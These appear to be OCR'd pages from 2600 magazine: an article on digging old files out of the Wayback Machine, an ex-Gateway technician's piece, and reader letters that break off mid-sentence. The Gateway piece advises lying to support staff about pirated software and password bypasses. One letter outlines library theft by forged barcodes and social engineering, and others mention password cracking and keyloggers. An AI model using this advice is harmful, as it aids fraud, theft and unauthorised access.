I had wanted to find as much "lost" TechTV and ZDTV media as possible for nostalgia's sake. Starting out, I just was viewing the sites by individual archive dates. This was way too tedious and time consuming to be worthwhile and it didn't really give me much to work with. Digging around on the archive's information pages, I discovered that searching sites with wildcards (*) is supported. To give it a shot, I typed in `http://www.techtv.com/*` as well as `http://www.zdtv.com/*`. These searches yielded long lists (45,000+) of pages from the two domains. At first it was really slow to sift through the information until I found a way to speed it up - go to the bottom of the search page and set the number of results displayed to 30. Then, when the page reloads, the url will look like this: `http://web.archive.org/web/*sr_1nr_30/http://url.com/*`. Just change the 30 to a reasonable number that won't cause your browser to crash and load the page from your edited url. The list will be much larger, therefore you don't have to click "next" over and over again. Then, scroll/pagedown through the content looking for interestingly named files and files with uncommon extensions, like pdf, psd, zip, etc. Find one, click the link, and if there is only one copy of that file in the archive it will pop right up unless it was indexed incorrectly. Otherwise you will get a choice of dates the file was archived on. Choose the first one. Keep working through the dates until you find a good uncorrupted copy of the file (see tips and tricks section for explanation).

Subdomains

The problem with this method is that it doesn't search all of the subdomains of a top level domain address. To do this, either use a whois search, examine the web page's (html, php, xml, etc.) files' sources and look at the paths. (See about using wildcards like *.techtv.com.) Using a combination of these methods, as well as my memory of the sites, I stumbled across subdomains like cache.techtv.com, chat.techtv.com, and on and on. You can see a list of the domains I found at `http://www.mattparnell.com/2600/techtv➥subdomains.txt`.

See The Findings

Using the above methods, I searched other domains and found all sorts of stuff: a font of Cat's handwriting, psd and eps source images for many of the show's logos, lots of wallpapers, avatars from the old ZDTV chat palace, among other things. I also found many video and sound clips from the old "Fox Kids" television network on the archived copies of foxkids.com. All in all, I was very successful and very pleased. You can grab a copy of my discoveries from `http://www.➥mattparnell.com/arch.html`.

http://www.mattparnell.com/arch.html.Practical Uses

These methods can all be used for good or evil - you can see the inner workings of sites that have, since archiving, locked down areas that were once publicly open. Sometimes you can even find media that was free but is now charged for, thus saving you money. In truth, the sky's the limit! Have fun!

Some Tips and Tricks

1. These methods *will* give you files other than "web only" files, such as executables, zip files, and video files too!

2. One problem is that some of the zip

files and exe files get garbled and corrupted during transfer to the archive (especially on older pages) and don't always work. You can sometimes repair the zip files, but many times it doesn't work. Try finding another archive date with the same file. Otherwise it is best to move on.

3. Take note that you aren't really supposed to download from the archive. People do it anyway, but you really should make sure that you don't sell the material you find and use it for "educational" and "archival" purposes only.

If you have any questions, please post in my forums at `http://www.mattparnell.com/➥forums` or email me.

Hacking Answers by Gateway

by Franz Kafka

I used to work as a technical support representative for Answers by Gateway and would serve as a corporate guardian to ensure that people calling in about pirated software or to help crack passwords were not helped. I have parted ways because my colleagues have a different mentality about hacking than I. Most people who work as a technician (with some exceptions) can't program in any language, not even in Visual Basic.

But there are some ways the people who call in to Answers by Gateway can get help. Lie to the technician. There is no way that we can verify over the phone that the copy of Microsoft Office or your OS is pirated unless you tell the technician, so don't tell the technician that it is an illegal copy. Remember if you are calling in for support on an OEM copy of Windows to tell the technician that it came with the machine. (We won't tell you this, but all copies of Windows that are a full version OS and not an image disc will work on any machine as long as you have the product key. The trick is to 1) lead us to believe that the disc came with the machine or 2) lead us into thinking that you bought a new copy of Windows to install on your machine.)

Some of the technicians are anal retentive and may want you to describe what your Windows CD looks like. Use Google Images and describe the image of the CD that you see. Again, we can't tell if you're lying to us over the phone because you are calling a support technician and not a psychic. Use this fact to your advantage.


Getting us to help with passwords is a bit trickier. Sometimes if there is a password for Windows XP, you can boot into Safe Mode and login as the administrator and get in without a password. If you can't get into Safe Mode without a password, we won't be able to help you. What you need to do is this: Tell us that something is preventing you from starting Windows normally and you need help backing up your data in Safe Mode. Tell us you can't get into Windows normally because of a virus, a power surge, your kid tried to install his PS2 game in Windows and hosed the system, or you opened that picture of Britney Spears that your boss sent to you. Whatever you do don't mention that there is a problem with your password. Better yet don't even mention the word password. A lot of technicians at Gateway will refuse to help you if they suspect that you are calling in about a password issue.

If you need to reset your BIOS password, ask us to help you replace the battery on your motherboard. Replacing this battery will reset your password without you even needing to mention the password issue to the technician.

Another part of our job is selling you things that you don't need. Most of the security software that we sell is worse than programs such as AVG and Ad-Aware that you can download for free. Some employees are salesmen posing as technicians and will try to sell you a new system when all you need to do is reload your operating system.

When you call you are really playing the lottery. You are gambling that you will reach a good knowledgeable technician that knows what he is doing. Most of the time you will lose.

Be careful when you call for support on your computer. I can only comment about how Gateway operates, but I suspect that most other companies' support centers would be about the same.



Suggestions

Dear *2600*:

Hi there. Been reading your magazine off and on for over a decade. I have a couple of good ideas for articles but I'm not sure if the subject has been covered in past issues. It would be nice to see a list of past article titles and subjects on your website. If there is a list already, it would be nice to see it in a more accessible location on your website as I couldn't find it. Thanks for everything you do for the community at large and for participating in our constitutional freedoms instead of just having them.

L0j1k

We do have a list that's available in the back issue section of our online store (store.2600.com) on an issue by issue basis. You're right - we can certainly do better and make this more centralized and organized. We've added it to our huge list of things to improve.

Dear *2600*:

While trying to put together some articles I want to submit, I realized there seems to be a troubling lack of information available about submitting materials to *2600*. Sure, we all know what email addresses to send our letters and articles to, but beyond that the *2600* site is not very helpful. I find myself paging through back issues hoping that somebody has already sent in a letter asking the question I want answered. It's a bit strange that a magazine devoted to society's right to the free expression of ideas and the exchange of information would be so impassive on how exactly one would exercise those rights.

At least once an issue I see a letter from somebody asking if such and such an article would be accepted if they were to write it. There is usually a letter asking if *2600* will protect the author's identity should there be a backlash after the article went to print in each issue as well. These repetitive questions, while certainly important, are really just a waste of paper when constantly reprinted.

Perhaps equally as problematic as the questions that are constantly answered are the ones that are never answered. For instance, how many characters per line should one have in their article? Should an author send in an image to be used for the top banner above their article, or do the editors handle that? If you want the articles to be written in plain ASCII text, how do we convey to the editors if we want some parts to be italicized or bolded?

Now obviously you try and keep the requirements down to a minimum to make things easier for the author or to accommodate to their situation, which is definitely the right approach to take. But clearly the editors also have preferences as to how things should be done to make their lives easier, and given the opportunity I would like to adhere to those preferences as closely as possible.

I think it would be very helpful to create a FAQ with these types of questions that could go up on the *2600* website. The editors could write up the core content, and then perhaps the long time submitters to the magazine could add in their own tips or comments via email to whoever would be in charge of maintaining the FAQ.

Ideally it would be a wiki page where the *2600* community as a whole could document their experiences with the submission process, but the time and resources required to get that running rather than just putting up a simple text file are understandably prohibitive.

Such a document could really help ease concerns and clear up confusion for authors who are hesitant about sending something in. It could only have a positive effect on the community, and with luck might even spur an influx in submitted materials.

MS3FGX

It's not really fair to say we're "impassive" on this or that it has anything to do with free expression. We're just incredibly busy and we thought the word was already out on how to submit articles properly. Anyone emailing us gets an automatic reply with guidelines. There's no real way to avoid repeating ourselves for the

benefit of those who don't read what is said online. We intend to make the online guidelines more detailed but again that won't do anything for the people who don't see them. As for questions that are "never answered," it's not part of anything intentional. It's possible nobody has ever asked us how many characters per line an article should have. (This is irrelevant as we do all the formatting here.) There are many ways to convey emphasis in ASCII text - you don't need us to tell you how (we hope). And if we expected our writers to put together the layout design, we would certainly have made that clear. What do you think the odds would be of everyone doing that on their own without our saying a word up until now?

The idea of a FAQ is a good one and it probably wouldn't require much more time to put together than what we've already spent here on this issue.

Complaints

Dear *2600:*

The new printers should be locked in the bathroom with nothing to read except for examples of their own work. I bought my copy of 23:4 at my local Borders store like I usually do. (They display it prominently and this time it had its own little wire rack fastened to the wooden newsstand rack, right in front of all the sociopolitical publications that range from the *Utne Reader* to *The Advocate.)* I pulled a clean unwrinkled copy from the middle of the stack and observed its new square glued binding. After looking around for a few minutes at other books and magazines in the store, I noticed my fingers were sticking to the cover....

I didn't actually open the magazine and read it until I got home. The first thing I noticed upon reading the inside cover with the payphones was that it was really hard to read some of the text. The white text on the black background wasn't really the problem; rather, the printing was just really weak in places, with some of the lettering nearly missing altogether. And I thought I picked a good copy out of the pile! This sectional fading was also present on some of the inside pages as well.

After reading about halfway through the issue, I noticed my fingers had black all over them and that it was rubbing off on the inside pages. I thought the print on the inside pages was smearing and it may have actually been doing so slightly, but it was mainly the black from the rear cover and both inside covers that was coming off on my fingers, making them sticky and smudgy and leaving my fingerprints where only solid black had been before. Please fire your new printer or force them to do the job properly as this is unacceptable. I would rather pay a little more for a solid cover that does not come off on my hands and gets all over everything, as I reread these back issues and refer to them often. I hope you can eliminate this problem in time for your next issue.

On another topic, the article on red boxing seemed a little out of date, as the author kept referring to SBC when SBC bought out AT&T months ago and has now dropped the SBC name altogether (along with much of their quality control/maintenance and nearly all of their customer service). Perhaps the author missed your "Join Us As We Rise Again" cover (or perchance it sat on the shelf a while before you got around to publishing it)?

In any event, keep up the good work. Gotta go, *Futurama's* on.

Guitarmaniax

The ink problem was resolved with the last issue (24:1). We're hoping the fading you mentioned was a fluke as we haven't heard of that problem. We apologize for any inconvenience or dirty hands that came out of this.

Dear *2600:*

I appreciate the move to a new printer to keep costs down. However the latest copy I received has a bit of a problem. The ink on the spine and back cover doesn't seem to have been "sealed" in the same way as the front cover. Whilst it's briefly entertaining to discover the ink coming off on my fingers (much like newspapers of old), it quickly becomes annoying!

I hope this was just a glitch in the current run of magazines and will be fixed in future prints. But aside from that, keep up the good work!

Minstrel

Consider it our nod to the newspaper printers of years gone by. Where would we be without them?

Dear *2600:*

I read that you changed printers for the winter issue. I've noticed a few bugs with the new binding and printing. You may have already noticed them too but the nitpicker in me is compelled to point them out.

With the new stiff spine, the magazine doesn't open out flat like it used to. The page layout doesn't seem to take this into account and the margins are too close to the center binding so that parts of words get cut off. I had to bend the covers back and really crease the spine to be able to read words close to the center. In the process of doing this, the ink on the pages smeared and came off on my hands.

I really hope you'll be able to work out these bugs. I've enjoyed the magazine for a long time, and I look forward to reading it in

the future.

Jacqueline

The margin issue was also sorted out for the last issue so hopefully this is no longer a problem either.

Dear *2600:*

I just wanted to voice my opinion of the new printing style of *2600*. While the binding is kinda cool, it makes the magazine quite a bit harder to read. This is especially the case when I try to prop it open in front of my keyboard for perusal while at work. This is now impossible.

OK, so I'm not really opposed to the entire new style. The binding is great because it allows for more content in the magazine itself. The binding is not great because the text extends so closely to the spine that it's a real pain to read any of the words on the extreme right-hand side of the even pages and the extreme left-hand side of the odd pages. Ugh!

It's almost like it's still being printed in staple-style where the magazine easily opens all the way and allows unobscured access to even the most extremely justified text.

Anyway, I'm not really complaining but instead just hoping to inform you of something that I've found is causing me to have to nearly destroy my magazine to read all of the text.

I know that the new binding style won't change and I don't really want it to. The magazines will stack much more nicely now. I'm just hoping that the text can be brought a bit further from the binding itself to make it easier to read.

Thanks for reading and thanks for writing.

mikes

There are indeed positive elements to the new binding and we hope to be able to take advantage of as many of them as possible. Since fixing the problems that admittedly never should have occurred in the first place we haven't received any specific complaints.

Dear *2600:*

I love your publication. I've been a reader for some years now.

I have one complaint. As perhaps one of your older readers, I have a very hard time reading your articles due to the size of the print. Otherwise, you have a great publication.

A Fan

We've heard this complaint since we started printing in the 1980s. We could print larger but then we would have to either add a lot of pages or print less material. It's a precarious balancing act. We will at the very least commit to not making the type size any smaller.

Dear *2600:*

I am a reader of your magazine since 2001 and I love it. My concern is about the new binding of the magazine. I do not like it because you cannot fold it, is difficult to read it when you approach to the binding, and the last and more important issue is that the pages tend to take off itself and start it to fall down. So please, if you can, return to the old binding, is simple and good. I hope you understand my poor English.

Ignacio

Well, we gave it a shot but we're not really sure what you mean by falling down. We would certainly like to find out. Fortunately, we haven't heard anything similar to this. Ever.

Dear *2600:*

Here is another vote for staples! Just out of curiosity, what would be the per issue price increase (at least an estimate) if you guys go back to staples? I understand that you would also have to switch (again) printers.

SiKing

It would be a major hassle to switch again and we're not convinced that staples are anything but a personal preference. There are advantages and disadvantages to every method and we see a lot of potential with the current style of binding. Our major concern is solving the problems mentioned above which we believe have been addressed and dealt with.

Response to Articles

Dear *2600:*

I would like to bring to your attention the article "Algorithmic Encryption Without Math" in 23:4. In case you were just checking if your readers are asleep (or blind or dead for that matter), we aren't, thank you very much (and ignore the rest of this).

Otherwise you wasted eight full pages in your magazine for some crappy algorithm that is no better than what some of us invented back when we were in the fifth grade. The author (referred to as "he" from now on) can't even coherently *describe* the algorithm (try to follow what he does in the first part and see if you can implement the algorithm based on his description). He doesn't tell us against what his algorithm is safe. (I assume he has no idea about any classical attacks against symmetrical cyphers - I guess he doesn't even understand the difference between PGP for "messages" and his cypher which is symmetrical.)

What about the "thousands of dollars" we could win for breaking his encryption. Doesn't this seem suspicious? Where, how, how much? (If there's a prize associated with this he could at least tell us how much it is - is

it $2000 or is it $200,000?)

He tells us how "the experts" think you need "higher level mathematics" for "a secure crypto program." This is false. You don't need higher level mathematics for a crypto program - in fact anybody can probably do:

`http://en.wikipedia.org/wiki/CipherSaber`

on paper without a computer (and the algorithm is reasonably secure when used with a good key). There's also:

`http://en.wikipedia.org/wiki/Solitaire_(cipher)`

which can be implemented with a deck of cards and again it is quite secure.

However, "high level mathematics" *is* required for cracking even the simplest ciphers. And if you don't know how to crack *any* algorithm *how* can you claim yours is secure (by the way he doesn't mention against what type of attacks he's safe and why - he only mentions how the algorithm is *un*safe)?! By participating in a Usenet newsgroup for seven months?! (By the way, he fails to mention that this happened in 1996.) I guess if I stay on IRC for half a year I can be an astronaut as well!

I'll stop here for now. Take care and greetings from the old Europe.

aa2600

Dear *2600:*

Thank you for publishing my article "Algorithmic Encryption Without Math." The following text is my response to "Dave" whose letter you published in response to the article.

Dave, I'm sorry you didn't read the code for "Algorithmic Encryption Without Math" as you would have discovered some things Bruce Schneier doesn't want you to know. First, the code is in its 11th year, offering a $10,000 cash award to any serious organization that can crack it with an unlimited plaintext attack. In my two years as moderator of a Dr. Dobb's web forum, the program survived numerous challenges. More importantly though, this project is not about having a slick little program that demonstrates yet another form of encryption. It's about ordinary people like you and me owning the entire process of securing our files from government or other snooping, and not having to trust "experts" who make programs so complex that we can't validate them or really know that they're secure.

People who have spent a lot of time on crypto forums know two things for certain. One, that math-based programs are not guaranteed to be secure, since nobody can prove mathematically that the algorithms are secure, and two, that the quantum computers being developed will easily decrypt their ciphertext. My algorithm attempts to approach true randomness by multi-layer shuffling, not as you described, but as lotteries and other shuffling systems do.

My method does not use the pseudo-random array for bit moves, it uses the relative sizes of elements of that array, which is equivalent to building a large lattice as follows. In this example, we simplify the lookup table and use 32 numbers only:

```
5, 6, 17, 14, 10, 26, 25, 20, 15, 1, 12,
21, 18, 13, 27, 24, 7, 30, 3, 16, 29,
2, 31, 9, 23, 19, 28, 8, 11, 4, 0, 22
```

The first value determines the group size (5), and so the first lattice row will contain the relative sizes of the next five values: 1, 4, 3, 2, and 5. The second lattice row begins with a group size of 6, and the relative values are 3, 2, 1, 6, 5, and 4.

You can see that with the current lookup table implementation, the lattice becomes very large. Now picture a lattice with a trillion rows of random size each, expanded to 12 dimensions. The problem is not that a quantum computer (never mind a conventional computer) can't replicate this lattice in real time and apply XOR masking to the ciphertext for all possible permutations of the text. The problem is that XOR doesn't work on shuffled text - the bits have to be physically moved and there is no feasible way (you try it) to do that on any computer.

Keeping in mind the aforementioned contest and award, if you still have doubts about the security of this algorithm, try to understand my fundamental design - to approach true randomness by shuffling in many separate passes that have no relationship to each other. The bits have to be physically moved, and there is no math shortcut for that process. If it turns out that a quantum computer can calculate the final reshuffled bit positions using something like the lattice I described, it still has two formidable tasks to perform that are not assured in any scenario. The quantum computer still has to move the bits for each test and perform lexical analysis of the result as well because there is no "test" decryption mask that can be applied to shuffled bits.

dthorn

Dear *2600:*

What's the deal with Byron Bussey's "exploit" (23:4) which basically involves a hypothetical scheme where someone could steal expensive books from a library by demagnetizing two at a time? I can think of at least two other better ways of doing it.

1) Use a tinfoil-lined bag or simply remove the magnetic tag. This has been done for a long time and is also known as shoplifting. This is not technically an exploit; even dumb people can and will do it. Although as dumb as it

is, it's smarter than Byron's scheme - at least there's less chance of getting caught than by blatantly stacking two books at a time onto the reader.

2) Create your own bar code using software like "Bar Code Pro" found on P2P sites. Use the code from cheap books like paperback novels. When you go to scan your books, the automated reader will scan the new codes you have cleverly taped over the old ones. Sell the books, report the books as lost, and dutifully pay your fine. Make sure to stamp the books *withdrawn* so buyers won't suspect they've been stolen.

For added security, get a new library card. Sounds tough? If your library card has a bar code on the back, use your software to create a new account number. If it uses a magstripe your job will be harder but not impossible. In Byron's article he described a system where patrons had to enter a four digit code based on their phone number. You'll have to social engineer administration over the phone - tell them you forgot your code and no longer use the phone number in question. Have them enter a new number. If you do this, you won't even have to pay your fine!

Which is not to say that I advocate theft from libraries. People who steal books are the lowest of the low. Libraries are wonderful institutions whose mission is to spread knowledge while protecting our privacy.

JB

There's a big difference between advocating theft and learning how a system works and how it could be compromised. Your ideas along with those of the original author have probably contributed towards the eventual design of a better system. There are so many people who don't understand the hacker mentality and who have a great deal of difficulty with this concept. We hope that what's in our pages helps to define the difference.

Dear *2600:*

I read a blurb in a recent issue about defeating a library self-checkout. It's old news. I've been there, done that. However, one small correction, at least in my hometown: If you do run more than one book through the machine at a time, it should demagnetize *all* of them and thus they would not trip an alarm. Mind you, it is not foolproof - it doesn't always get them but it usually does, and of course the "security" gates are notorious for tripping false alarms so I doubt they'd have much of a case against you. Which reminds me, after the harassment I received last year about a false allegation at a record store (yeah, the term shows my age) from some item I purchased (seriously, I paid for it) at another store that tripped their alarm, I wonder if you ever did an article about these annoying intrusive "security" sensors. Thanks.

Ugg

We would certainly be extremely interested in learning all about them.

Dear *2600:*

Howdy! This is the first time I have written to *2600* and only being a reader for a little over a year and considering the technical nature of many of your articles, I certainly never thought I would actually be in a semi-knowledgeable position to do so.

After reading Toby Zimmerer's piece about security issues with mobile devices in 23:4 I thought I would. Firstly, the facts of Toby's article are generally fine, but I do think he painted a somewhat alarmist picture.

I have been using various mobile devices for a number of years: PalmOS, WinCE, Symbian, and currently Windows Mobile 5. As a picky point, Windows was making a consumer OS for mobile devices well before the iPaq, the first of which tried and failed to emulate the Windows 95/98 interface.

Toby describes issues with Bluetooth hacks or snarfing, as it became known. He describes an example at an Interop show where 60 open devices were found. The problem with this as a hack is that while the phone does broadcast, the other user is required to authorize any sending of files by means of either a yes/no entry or by firstly pairing the device with the sender. Both require the user to consent.

There was a larger issue with a few Sony Ericsson and Nokia phones of a particular ROM revision that required less user involvement, but this was a couple of years ago, and from that the risk is pretty small. Consider how fast the mobile market operates to see that a security threat to a phone three or four years old is a very small threat indeed.

You are able to send messages to an open Bluetooth device, and indeed much fun can be had by sending messages to people on the bus and watching them as they look around wondering who sent it (*"hello sexy with the glasses and big nose!"*). But again this proximity is the issue as far as a real threat is concerned. Incidentally this is generally referred to as "BlueJacking." And we really have to acknowledge that many people do actually switch off Bluetooth as it drains the battery.

The other thing that I felt could really have done with a fuller description was regarding how the SMS/Bluetooth payloads actually worked from the recipient's standpoint. For example the CommWarrior virus, being a .SIS file, would mean that it would only effect Symbian phones and while it may SMS everyone in your phone book, it's not

spreading itself in the traditional way. There is end user damage, but limited impact as far as user base is concerned. Very limited.

The Skulls trojan mentioned came from downloading warez and would only disable the "smartphone type" functions. Much like OneHop and other variants - Internet included - the phone itself would still work, but lacking Internet wouldn't get out of the handset. Viruses using Bluetooth as the method of transmission, again, largely would require user intervention.

Now we do know that people are idiots, or, erm unskilled in the hardware they own, but opening an attachment carried by Bluetooth would mean opening a file that you know somebody has sent you because they are next to you or being daft enough to open an attachment sent by a stranger on a bus or train. Yes, some would do it, but a citywide virus outbreak?

Toby closes by mentioning that anti-viral software is available. Indeed it is and has been a non-seller for a few years now and, to be honest, I think it will continue to be so.

The biggest virus threat contained within mobile devices has and always will be their use to access business network resources. As stand-alone devices there are just not enough in the same vicinity for it to be a significant problem. It would make as much sense buying anti-virus software for a mobile device as it would for a Mac. Like the Mac, not only are there very few viruses out there but the small user base makes an "outbreak" unlikely at this point. Toby does mention the future being of "always connected" devices, and with more and more advanced browsers with Java capabilities, indeed this is a likely threat in the next couple of years.

At this point? The potential is there, but largely it is just that, potential. Current mobile viruses are akin to the old ones that relied on floppies or "sneakernet" to spread from one machine to another. In a sense it's the late 80s - time will move on, but we are not there yet.

Wgoodf

Dear *2600:*

Long time reader, newish lifetime subscriber. Just writing to clear up a bit of misinformation from the article "Mobiles Devices - Current and Future Security Threats" by Toby Zimmerer from 23:4.

In the article he stated that the mobile device smartphone OS "Symbian" is a lightweight distribution of Linux. This is absolutely wrong. Symbian is the current version of the EPOC OS, developed by Psion Ltd. for their range of mobile devices (such as the Series 5mx, Revo, and Series 7), which they sold to the Symbian group (a cooperation of companies such as Nokia, Sony Ericsson, and Motorola) who used it as the base for their own smartphone OS's. Symbian itself is not a useable OS, much like GNU/Linux is not directly useable without all the userspace applications that make up 90 percent of a distribution; Symbian provides the kernel and framework from which to build a fully rounded mobile device/smartphone distribution.

The two main distributions based on Symbian are Series 60 and UIQ, by Nokia and Sony Ericsson respectively. An honorable mention also goes to Series 90, also by Nokia, which uses more of the user interface from the original Psion EPOC devices, due to its use on "palmtop" devices such as the Nokia Communicator series of hybrid mobile phone/palmtop computers.

Another honorable mention goes to the Nokia 770 and N800 Internet Tablet come palmtop computers, which actually do run a Debian Linux based distribution called Maemo (maemo.org), but run a ported and updated version of the Psion EPOC user interface, dubbed Hildon.

For anyone interested in the wide range of mobile device OS's, and of course the many issues surrounding them, then the Internet of course holds mucho info as Symbian in itself presents many security problems compared with Windows Mobile and mobile Linux distributions, due to an object framework that has been built up mainly of hacks upon hacks, and an obfuscated low level sockets layer.

Wesley

Dear *2600:*

Before I attempted to construct my own skeleton key (24:1), I thought I would do the math on my TI 30 X, a scientific calculator. 5^9 = 1,953,125. However 9^5 = 59,049. Perhaps your editor should invest $15 in a scientific calculator before the next publication. Other than that, I love your magazine. Keep up the good work.

Short Blonde

Dear *2600:*

Many thanks for your superb magazine, which I have read for decades as a lapsed mathematician and ex-programmer. As a locksmith and hardware supplier, I read "Hacking Your Own Front Door" (24:1) with interest. I have some comments, corrections, and complaints.

The author (Cliff) has limited but successful experience in key bumping and he has written an illuminating but factually hazy account of the technique. To his credit, his description might allow a reader to perform the opening technique, as well as to understand how a

pin tumbler cylinder works (in really general terms), but his cheery rendition fails to indicate the many possible pitfalls. In addition, his terminology is confusing and fanciful.

There are many websites that can provide the industry standard terms for lock parts, so we all know what the hell we're referring to. Cliff makes up a whole lot of terms (in fact, his entire second paragraph is meaningless) when he could simply have written, "Pin tumbler cylinders are used in many types of locks, so you should learn this technique." Cliff's references solely to Yale and Chubb indicate a British bias. Pin tumbler cylinders are much more common in the U.S. than in Great Britain, with many more manufacturers and keyways in use. Each of these require their own bump key to enter the particular keyway you come across.

The tool companies that make bump keys also make very precise hammers, rather than using the back of a screwdriver. I've had success with the back of a screwdriver myself, so maybe the hammers are over the top, but if you do this for a living you buy the best tools you can for predictable results.

The making of a bump key requires a certain amount of precision. Spacing and depths are critical. Cliff's description is vague at best and his declaration that cylinder pins have "usually nine positions along their length" is just not the case. Some depth systems use 0-9 (ten depths), some use 1-6, and there are a few others, but usually you can't cut a key with the highest cut next to the lowest due to the required angle of the cut, so all combinations are not physically possible. So his "9^5" figure (printed incorrectly as 5^9) is a bit fanciful. A five-pin cylinder generally has about 7,000 possible keys. As for bump keys, none of that matters at all as the bump key is cut to the lowest officially-allowed cut in each space regardless of the possible number of other, higher, keys. In addition, generally the bump key gets its shoulder filed back maybe 0.010" so it can be tapped into the cylinder a bit further than where the pins are seated over the key cuts and the key normally sits. Cut angles and bottom widths can vary too, depending on manufacturer and keyway.

Bumping a cylinder open is not the same as having a master key. It's a fine-honed technique that works when it works. How would you like to have to perform that delicate operation every time *you* came home? It's fine to publicize their dangers (and possibilities) but let's not consider bump keys a "master key" to every lock in the world, even just the pin-tumbler ones they can work on. They're a danger for those who think they're protected, and a useful tool for those who wish access to poorly-protected areas, but they're no magic wand. They take work, talent, and a lot of practice to use successfully.

Finally, the solution to keeping crooks from "bumping" your locks open is to buy high-security cylinders. Medeco, Abloy, Schlage Primus, Corbin Russwin Pyramid, and a bunch more can't be bumped. They say Mul-T-Lock standard cylinders can be and I understand the theory but I can't testify to it. Most thieves just try to break or pry open your door. If you live in an apartment, physically protect your front door, secondary door (if you have one), and fire escape window. If you live in a house, do all that and get an alarm system. And put a high-security cylinder on at least the one strongest lock on each door. Key 'em all alike (when did you ever lose just *one* key?) unless you want to restrict access to different people.

Cliff did a fine job as far as he went, and it's great that he aired this currently hot topic in *2600*. But it's important to get the facts straight. I have followed you guys from phone issues into electronics, software, and electronic hardware, but your physical security articles have stumbled a bit. They are often just not up to your standards. Put out potential articles for review in areas you don't know, maybe.

For more on this topic, Google Matt Blaze, "bump keys", *National Locksmith Magazine* and *Locksmith Ledger*, then follow their links as you wish. This stuff ain't secret - isn't that amazing?

NYC Locksmith

Dear *2600:*

I was just reading 23:4 and felt the need to respond to the article "Fun with Novell" by Cronicl3. To recap: Novell stores its passwords quite securely but the easiest way for it to interact with XP is to create a local user (with the same name and password as the Novell one) and login with that one. If you have access to the computer you can get the usernames and encrypted passwords off the computer and run a password cracker on it to get the plaintext.

Now from the Novell administrator's point of view there is a very easy way to minimize the damage this causes and it's called "volatile users." This means that the user created by Novell on login is deleted by Novell on logout. If this is set up then the only usernames and passwords you will get will be for those people who did not log out properly for one reason or another. There are a few obscure instances where using volatile users breaks something that may be deemed important so that may be the case for the school in the article (or it could be a case of dumb administrators as the author says).

But of course there is also the local administrator password stored and retrieved in the same way. If you get this you don't automatically have any extra rights on the Novell side of things (as anyone with any sense will make this password different from the important Novell ones) but you can install a key logger etc. to get the usernames and passwords of anyone who logs in after you.

This is a lot of effort to go to just to get the administrator password for the local machine if you don't have to. If you have enough access to get the SAM (where the passwords are stored) you probably also have enough access to just blank the administrator password using a boot disk if you don't want to wait for the password to be decrypted and you don't think the password change will detected.

Again the administrators can minimize the impact of this by not allowing the "Workstation Only" tickbox to appear on the Novell login page meaning that you must login to Novell. If this is the case then it's probably not worth the effort of getting the administrator password or even blanking it as you can't use it.

Getting around this is harder but not impossible. With a well designed WindowsPE, BartPE, or Linux boot CD you can read and write files, edit the registry, etc. to your heart's content which, if all else fails, allows you to manually install your software one file or registry entry at a time.

As always, if the attacker has physical access to the machine then by definition it's not secure. I would think however that this sets the bar high enough (particularly if the machines are reimaged twice a year as in the article) that its sufficient security from the network administrator's point of view and from the attacker's point of view it's a lot of work for very little gain. But still it's enough of a challenge that the hacker will attempt it just to see if they can do it.

On the subject of why the administrators don't give access to nwsend for intranet instant messaging it may be that they tried it a decade ago (as I did) and decided to never use it again. At that time it had a relatively simple GUI interface but was very poorly designed. It may have changed since then but as I haven't used it after a brief dabble a decade ago I'll describe how it was.

It was quite simple: a scrollable list box of users and groups you highlighted to send the message to, below that a place to put your message, and to the right of that a send button. Can't get much simpler, right? Unfortunately you had to choose the users to send it to *after* you wrote your message. If you selected them first it would deselect them when you started writing your message and if you pressed the send button with no users selected it sent it out to all users!

You can imagine that after a few instances with everyone being sent messages (interrupting classes and tests in schools, etc.), the network admins - who know how pointless it is trying to train users, particularly the transient ones like students - decided that it was easier not to use it and, if the functionality was needed, to use a real IM client.

Pat

Response to Letters

Dear *2600:*

I'd like to comment on Breto's information about the Australian electoral system (24:1). The voters are indeed not asked for any form of identification, and that's for a good reason: there is no compulsory ID in Australia. And the right to vote to help elect Australia's governments is not only an undeniable privilege but also a duty. That is, those who don't vote without a good reason (like being overseas) are fined.

That is why vote theft doesn't happen. If someone turns up at the polling station to vote under an assumed identity, there are all chances the genuine voter will also cast a vote. The collision will result in the fraudulent vote being discarded.

There are more details to that. But apparently the system with checks and balances and without compulsory citizen ID is entirely possible.

S. Pidgorny

Dear *2600:*

I read the letter by Marxc2001 in 23:4 about the vulnerability of Tesco self service checkouts requiring no authentication with interest as I had already noted this vulnerability myself.

I thought you might like to know that I used one myself yesterday for the first time in some weeks and discovered it had now been equipped with PIN input. So that weakness at least has been closed.

Hennamono

Dear *2600:*

In response to A. Saboteur's letter (24:1) about techniques in concealing online browsing habits and sending email anonymously, I think all your readers should understand that there are ways that the TOR system can be circumvented. A while back I wrote an article that was published in *2600* about using TOR. After that article I began to wonder if there were ways to expose someone's true IP even if they were using TOR. The answer is

